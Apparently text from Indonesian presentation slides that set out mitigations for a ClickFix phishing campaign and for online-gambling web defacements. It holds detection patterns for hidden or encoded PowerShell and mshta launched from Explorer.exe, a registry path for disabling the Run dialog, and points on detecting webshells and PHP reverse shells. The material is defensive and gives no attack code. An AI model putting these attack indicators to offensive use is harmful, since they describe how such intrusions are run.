
Verification ID: 2165

Study Case 1: ClickFix Phishing Campaign

Mitigasi:

1. Deteksi aktivitas powershell / mshta dengan parent process “Explorer.exe” dengan keyword seperti “Hidden”, “EncodedCommand”, “CAPTCHA”, dll
2. Disable Windows Run (Windows + R) melalui Windows Registry
HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer

Study Case 2: Web Deface Judi Online



Study Case 2: Web Deface Judi Online

Mitigasi:

1. Monitor File Integrity pada folder direktori web server
2. Deteksi file yang mengandung keyword seperti “Slot”, “Gacor”, dll
3. Deteksi file webshell / PHP reverse shell
4. Deteksi services baru yang ditambahkan
5. Update versi web server, plugins, dan database secara rutin
6. Memastikan fitur upload file berfungsi dengan aman

Q & A

